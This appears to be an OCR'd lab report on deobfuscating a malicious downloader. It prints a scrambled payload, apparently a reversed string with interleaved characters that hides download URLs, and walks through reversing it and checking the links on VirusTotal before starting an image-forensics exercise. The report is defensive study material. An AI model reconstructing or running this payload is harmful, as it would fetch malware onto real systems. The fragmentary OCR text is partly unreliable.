
Take payload from od mC……. To until SET command ends

od mC 58 9i Pa OT B7 5M TC 65 AS a4 NT CR yh 86 BO
VQ}In}B0{PxhkicsJtZmaKscQz}zs}08ke5aXZeTkr4rbtB;rSWyXd8yRdU$I7 vwsdCs9qe7pc xonurzFPJX-
OxtBZrHeaCLtsMSC0;N6)6LWdLdrTRa2$4N(O0eymluLimMfZnoJAtXxeLjvFpaeKsyr.aYp9KvvQsk5$v4;Q
p)VoyCddFEowfBaweCZs1anAroqZpgKsHWebMroX.ljYw3Iebu1u$Lp(8ceJkthsiuQrxCwuV.P5pEfvuEsF9
$VJ;8c1rZ I3=Yz qHeCFpBtyWetfV.F3p3ZvwWsKe$l6;D1)5v(MnnUSestpAvo5k.HIpnzv5msHC$Og{qj
Cx)CS0pO01J2sn VwqlNevi-DI Lts5yuP2tWXa 4toQSJL.CpYAQIsEurk$x7(v5 yVf9wIFM;UF)lJ(
IdgHnQxeB5siI.kuYi1IhSuGy$CM;iR)bL0dc,bjvaHXk0PnI$am,aD'METHNENjGPw'tX(lGnobexFp9zogx.c
OYyRIIhuSp$G0{yAyHCr3TtAx{Dv)0YFubQoUiBe$cG O9ni0iVa
5fvm4XKMPHJ$E5(oqhygcvpavBeAQrNPoUkffh;IF'tzmWVaFRemErGwtecsUe.GzbAldu4oS6dC3aF7'Z9
9kmNFo5rc3T-ih SXthQcKkeHijxobwVObt-SbwN7eGSNJG mb=hA
JZplqv4ysXP$vz;Pf'6GpUntHktNWhG7lPJmrwx4 .DV2RqlOwm2jxjVsOpmDx'vb nCmclo3zcP4-mw
ULtI4c52eSvjBmbWfOd7-f2wLIev3NrT=bS
giYMNIq2uKW$3G;DR)lS'BjeXZxbZea3.OGwtEUajzrV\sv'jR+Rv)U5(E hxCt2Wa7aPBzpaUmAOevUTe
t6aewiGkM:bC:ki]DPhJftR0anvPOq.3cO3FIrG.8BmiMe8wttksHoyhVSKc[jX(t=4nW9pd2KRVY$G ;es)
P'QW@aX'Ow(aQtTPi7dlb7pa5Ss5.4t'3KgzVHMLiE4aUAD49ibjf0j/ERmdmoZTcQe.eLgRJb3Ymwir1jaM
Kf6geDR.fVachiTXrTMaN5gG4l9Gu8vbUN-
5csC8a5XgPYorUi2WbO4/1o/fN:03paStQYtzdh4v@ZmqHcsFP/IkmSnoefc9r.VPzYmbgYa9RsrOgmnrQR
bbm.UIwhPw3yw5t/V7/AV:QDpoltpQtWoh2S@CimrhVl6BkM0MFadiS15/jXz2tiUYbBU.T6yAyc73nKXe
86gHTacDeJ7v4YiyothZaF9e7grDNc48.dAwQ3wLhwtK/Pf/3Z:UjprMtYhtZshRA@3i6cbJqbWQ1NDH/q
7thAepCnD1.sho9Vn7YaOujyquyWdiengRaWemoc/50/
G:mdpAUtHNtw4h1x@ZCtNO7Uo8NjWKDdyZxeUYGL/KBmkWoUKcUV.LSaxyiBydCZeGZmjva
hm4mio5hEnaAPmjG/iZ/hJ: ppsNtJht4
hBR'bC=gcFmxQu5ixU$0B;p0'dmd4IfgLrXb'pU=4hikJY1MBeD$NG
HilK9lQwesBhrHsDIrSXeQDwWfojNp


Character Count of this payload :




Characters (With spaces matches with the Iteration given in source code (+1640 , -3 ,+2) as it counted from 0 so ends at 1640 ,In character count from word is 1 to 1641




Check for any Syntax highlighter



Apply reverse




Check for syntax highlighter :




It highlights starting string but still we didn't get any proper output


Iteration given in source code (+1640 , -3 ,+2)




To avoid characters in different lines



To extract in the url formate :




Remove most repeated one which is @ here




Check those links in Virus total to check which malicious activity is there inside with the respective link

For example paste 1st link of output in https://www.virustotal.com/gui/home/url




Just load it you can see what are the malicious activity inside the link



Like that you check remaining links also

This is the way where attacker hides malicious activity inside inside the payload

HW is not opening even with personal data



CHECK in internet connect I connected with mobile data payload is not loading


12. Image Forensics

Go to Forensically website and upload the picture

Forensically link : https://29a.ch/photo-forensics/#forensic-magnifier

Clone Detection

Principle component analysis

